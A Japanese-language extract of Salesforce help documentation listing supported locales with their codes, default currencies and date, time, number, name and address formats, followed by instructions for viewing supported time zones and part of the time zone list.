英語(香港特別行政区中国)	en_HK	Hong Kong Dollar: HKD	28/2/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (India)	en_IN	Indian Rupee: INR	28/2/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
English (Indonesia)	en_ID	Indonesian Rupiah: IDR	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(アイルランド、ユーロ)	en_IE_EURO	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Ireland)	en_IE	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ジャマイカ)	en_JM	ジャマイカドル: JMD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ケニア)	en_KE	ケニアシリング: KES	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(リベリア)	en_LR	リベリアドル: LRD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(マダガスカル)	en_MG	マラガシーアリアリ: MGA	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
英語 (マラウィ)	en_MW	マラウィクワッチャ: MWK	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Malaysia)	en_MY	Malaysian Ringgit: MYR	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (モーリシャス)	en_MU	モーリシャスルピー: MUR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (ナミビア)	en_NA	ナミビアドル: NAD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (New Zealand)	en_NZ	New Zealand Dollar: NZD	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Nigeria)	en_NG	Nigerian Naira: NGN	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Pakistan)	en_PK	Pakistani Rupee: PKR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
英語(パプアニューギニア)	en_PG	パプアニューギニアキナ: PGK	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Philippines)	en_PH	フィリピンペソ: PHP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ルワンダ)	en_RW	ルワンダフラン: RWF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(セントヘレナ)	en_SH	セントヘレナポンド: SHP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (サモア)	en_WS	サモアターラ: WST	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (セイシェル)	en_SC	セイシェルルピー: SCR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
英語(シエラレオネ)	en_SL	シエラレオネレオネ:SLL	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Singapore)	en_SG	Singapore Dollar: SGD	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(シントマールテン(オランダ領))	en_SX	オランダ領アンティールギルダー: ANG	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ソロモン諸島)	en_SB	ソロモン諸島ドル: SBD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (South Africa)	en_ZA	South African Rand: ZAR	2008/02/28 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(スワジランド)	en_SZ	スワジランドリランジェニ: SZL	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(タンザニア)	en_TZ	タンザニアシリング: TZS	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
英語 (トンガ)	en_TO	トンガパーアンガ: TOP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (トリニダード・トバゴ)	en_TT	トリニダードトバゴドル: TTD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (ウガンダ)	en_UG	ウガンダシリング: UGX	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (United Kingdom)	en_GB	British Pound: GBP	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (United States)	en_US	U.S. Dollar: USD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (バヌアツ)	en_VU	バヌアツバツ: VUV	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Estonian (Estonia)	et_EE	Euro: EUR	28.02.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
フィンランド語(フィンランド、ユーロ)	fi_FI_EURO	Euro: EUR	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Finnish (Finland)	fi_FI	Euro: EUR	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Belgium)	fr_BE	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Canada)	fr_CA	Canadian Dollar: CAD	2008-02-28 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
フランス語(コモロ)	fr_KM	コモロフラン: KMF	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
フランス語(フランス、ユーロ)	fr_FR_EURO	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
French (France)	fr_FR	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
フランス語 (ギニア)	fr_GN	ギニアフラン: GNF	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
フランス語 (ハイチ)	fr_HT	ハイチグールド: HTG	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Luxembourg)	fr_LU	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
フランス語 (モーリタニア)	fr_MR	モーリタニアウギア: MRO	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Monaco)	fr_MC	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Switzerland)	fr_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 市区郡

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country - State ZipCode
フランス語 (ワリー・エ・フトゥーナ諸島)	fr_WF	太平洋フラン: XPF	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Georgian (Georgia)	ka_GE	グルジアラリ: GEL	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ドイツ語 (オーストリア、ユーロ)	de_AT_EURO	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Austria)	de_AT	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
ドイツ語(ドイツ、ユーロ)	de_DE_EURO	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Germany)	de_DE	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
ドイツ語(ルクセンブルグ、ユーロ)	de_LU_EURO	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
German (Luxembourg)	de_LU	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Switzerland)	de_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
Greek (Greece)	el_GR	Euro: EUR	28/2/2008 4:30 PM	6:00 πμ	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Hebrew (Israel)	iw_IL	Israeli Shekel: ILS	16:30 28/02/2008	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Hindi (India)	hi_IN	Indian Rupee: INR	/ / : PM	:	, .	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Hungarian (Hungary)	hu_HU	ハンガリーフォーリント: HUF	2008.02.28. 16:30	6:00	1 234,56	LName FName	Address Line 1, Address Line 2 City, State ZipCode Country
Icelandic (Iceland)	is_IS	Iceland Krona: ISK	28.2.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
Indonesian (Indonesia)	in_ID	Indonesian Rupiah: IDR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Irish (Ireland)	ga_IE	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Italian (Italy)	it_IT	Euro: EUR	28/02/2008 16.30	6.00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Italian (Switzerland)	it_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 **市区郡** Country - State ZipCode
Japanese (Japan)	ja_JP	**日本円**: JPY	2008/02/28 16:30	6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Kazakh (Kazakhstan)	kk_KZ	Kazakhstan Tenge: KZT	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Khmer (Cambodia)	km_KH	Cambodia Riel: KHR	28/2/2008, 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
キルギス語 (キルギスタン)	ky_KG	キルギスタンソム: KGS	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
韓国語 (北朝鮮)	ko_KP	北朝鮮ウォン: KPW	2008. 2. 28 PM 4:30	오전 6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Korean (South Korea)	ko_KR	Korean Won: KRW	2008. 2. 28 PM 4:30	오전 6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
ラオ語 (ラオス)	lo_LA	ラオスキップ: LAK	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Latvian (Latvia)	lv_LV	Euro: EUR	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Lithuanian (Lithuania)	lt_LT	Euro: EUR	2008.2.28 16.30	06.00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ルバ・カタンガ語 (コン	lu_CD	コンゴフラン: CDF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
ゴ - キンシャサ)							City, State ZipCode Country
Luxembourgish (Luxembourg)	lb_LU	Euro: EUR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Macedonian (Macedonia)	mk_MK	Macedonian Denar: MKD	28.2.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Malay (Brunei)	ms_BN	Brunei Dollar: BND	28/02/2008 4:30 PM	6:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Malay (Malaysia)	ms_MY	Malaysian Ringgit: MYR	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Maltese (Malta)	mt_MT	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ネパール語 (ネパール)	ne_NP	ネパールルピー: NPR	- - : :		, .	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
Norwegian (Norway)	no_NO	Norwegian Krone: NOK	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
パシュトゥ語(アフガニスタン)	ps_AF	アフガニスタンアフガニ(新規): AFN	: / / :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ペルシア語(イラン)	fa_IR	イランリアル: IRR	: / / :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Polish (Poland)	pl_PL	Polish Zloty: PLN	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Angola)	pt_AO	Angola Kwanza: AOA	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Brazil)	pt_BR	Brazilian Real: BRL	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ポルトガル語(カーボベルデ)	pt_CV	カーボベルデエスクード: CVE	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
ポルトガル語 (モザンビーク)	pt_MZ	**モザンビークニューメティカル**: MZN	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Portugal)	pt_PT	Euro: EUR	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ポルトガル語 (サントメ・プリンシペ)	pt_ST	**サントメドブラ**: STD	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Romanian (Moldova)	ro_MD	Moldovan Leu: MDL	28.02.2008, 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Romanian (Romania)	ro_RO	Romanian Leu (New): RON	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Romansh (Switzerland)	rm_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 **市区郡** Country - State ZipCode
ルンディ語 (ブルンジ)	rn_BI	**ブルンジフラン**: BIF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
Russian (Russia)	ru_RU	Russian Rouble: RUB	28.02.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
セルビア語 (ボスニア・ヘルツェゴヴィナ)	sr_BA	**兌換マルク**: BAM	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
セルビア語 (セルビア)	sr_RS	**セルビアディナール**: RSD	28.2.2008. 16.30	06.00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
セルビア語 (セルビア・モンテネグロ)	sr_CS	**セルビアディナール**: CSD	28.2.2008. 16.30	06.00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
セルビア・クロアチア語 (ボスニア・ヘルツェゴヴィナ)	sh_BA	U.S. Dollar: USD	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
セルビア・クロアチア語(モンテネグロ)	sh_ME	U.S. Dollar: USD	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
セルビア・クロアチア語 (セルビア・モンテネグロ)	sh_CS	U.S. Dollar: USD	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Slovak (Slovakia)	sk_SK	Euro: EUR	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Slovenian (Slovenia)	sl_SI	Euro: EUR	28.2.2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ソマリ語 (ジブチ)	so_DJ	**ジブチフラン**: DJF	28/02/2008 4:30 PM	6:00 sn.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ソマリ語 (ソマリア)	so_SO	**ソマリアシリング**: SOS	28/02/2008 4:30 PM	6:00 sn.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Argentina)	es_AR	Argentine Peso: ARS	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Bolivia)	es_BO	Bolivian Boliviano: BOB	28-02-2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
Spanish (Chile)	es_CL	Chilean Peso: CLP	28-02-2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Colombia)	es_CO	Colombian Peso: COP	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Costa Rica)	es_CR	Costa Rica Colon: CRC	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
スペイン語 (キューバ)	es_CU	キューバペソ: CUP	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Dominican Republic)	es_DO	ドミニカペソ: DOP	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Ecuador)	es_EC	U.S. Dollar: USD	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
Spanish (El Salvador)	es_SV	エルサルバドルコロン: SVC	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Guatemala)	es_GT	Guatemala Quetzal: GTQ	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Honduras)	es_HN	Honduras Lempira: HNL	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Mexico)	es_MX	メキシコペソ: MXN	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
スペイン語 (ニカラグア)	es_NI	ニカラグアコルドバ: NIO	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Panama)	es_PA	Panama Balboa: PAB	02/28/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Paraguay)	es_PY	Paraguayan Guarani: PYG	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
Spanish (Peru)	es_PE	Peruvian Nuevo Sol: PEN	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Puerto Rico)	es_PR	U.S. Dollar: USD	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
スペイン語 (スペイン、ユーロ)	es_ES_EURO	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Spain)	es_ES	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
スペイン語 (アメリカ)	es_US	U.S. Dollar: USD	2/28/2008 4:30 PM	6:00 a.m.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Uruguay)	es_UY	Uruguayan New Peso: UYU	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Venezuela)	es_VE	Venezuelan Bolivar Fuerte: VEF	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
Swedish (Sweden)	sv_SE	Swedish Krona: SEK	2008-02-28 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Tagalog (Philippines)	tl_PH	フィリピンペソ: PHP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Tajik (Tajikistan)	tg_TJ	タジクソモニ: TJS	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
タミル語(インド)	ta_IN	Indian Rupee: INR	2-28-2008 4:30 PM	6:00 am	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
タミル語(スリランカ)	ta_LK	スリランカルピー: LKR	2-28-2008 4:30 PM	6:00 am	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Thai (Thailand)	th_TH	Thai Baht: THB	28/2/2551, 16:30 น.	6:00 น.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
ティグリニア語(エチオピア)	ti_ET	エチオピアビル: ETB	28/02/2008 4:30 PM	6:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Turkish (Turkey)	tr_TR	トルコリラ(新): TRY	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Ukrainian (Ukraine)	uk_UA	Ukraine Hryvnia: UAH	28.02.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Urdu (Pakistan)	ur_PK	Pakistani Rupee: PKR	28/2/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ウズベク語 (LATN、UZ)	uz_LATN_UZ	ウズベキスタンスム: UZS	2008-02-28 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Vietnamese (Vietnam)	vi_VN	Vietnam Dong: VND	16:30 28/02/2008	06:00	1.234,56	LName FName	Address Line 1, Address Line 2 City, State ZipCode Country
Welsh (United Kingdom)	cy_GB	British Pound: GBP	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
ヨルバ語(ベナン)	yo_BJ	CFA フラン (BCEAO): XOF	28/02/2008 4:30 PM	6:00 Àár	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

関連トピック:

言語、ロケール、通貨の選択

サポートされているタイムゾーン

Salesforce でサポートされている、組織のタイムゾーンとコードのリストは、個人設定にあります。

1. [個人設定] から、［クイック検索］ボックスに「タイムゾーン」と入力し、[言語とタイムゾーン] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。その後、[編集] をクリックします。
2. サポートされているタイムゾーンのリストを表示するには、［タイムゾーン］ドロップダウンをクリックします。

Salesforce でサポートされているタイムゾーンとコードは次のとおりです (時間順)。

タイムゾーンコード	タイムゾーン名
GMT+14:00	ライン諸島時(太平洋/キリティマティ)
GMT+13:00	フェニックス諸島時 (太平洋/エンダベリー島)
GMT+13:00	トンガ時 (太平洋/トンガタプ)
GMT+12:45	チャタム標準時 (太平洋/チャタム)
GMT+12:00	ニュージーランド標準時 (太平洋/オークランド)
GMT+12:00	Fiji Time (Pacific/Fiji)
GMT+12:00	Petropavlovsk-Kamchatski Time (Asia/Kamchatka)
GMT+11:30	Norfolk Time (Pacific/Norfolk)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

組織情報を表示する
- 「設定・定義を参照する」

組織情報を変更する
- 「アプリケーションのカスタマイズ」

使用可能な個人設定のオプションは、使用している Salesforce のエディションによって異なります。

タイムゾーンコード	タイムゾーン名
GMT+11:00	**ロードハウ標準時** (**オーストラリア/ロードハウ**)
GMT+11:00	**ソロモン諸島時** (**太平洋/ガダルカナル島**)
GMT+10:30	**オーストラリア中部標準時**((**オーストラリア南部**)**オーストラリア/アデレード**)
GMT+10:00	**オーストラリア東部標準時**(**ニューサウスウェールズ**)(**オーストラリア/シドニー**)
GMT+10:00	**オーストラリア東部標準時** (**クイーンズランド**) (**オーストラリア/ブリスベン**)
GMT+09:30	**オーストラリア中部標準時**(**ノーザンテリトリー**)(**オーストラリア/ダーウィン**)
GMT+09:00	Korea Standard Time (Asia/Seoul)
GMT+09:00	**日本標準時** (**アジア/東京**)
GMT+08:00	**香港時** (**アジア/香港**)
GMT+08:00	**マレーシア時** (**アジア/クアラルンプール**)
GMT+08:00	Philippines Time (Asia/Manila)
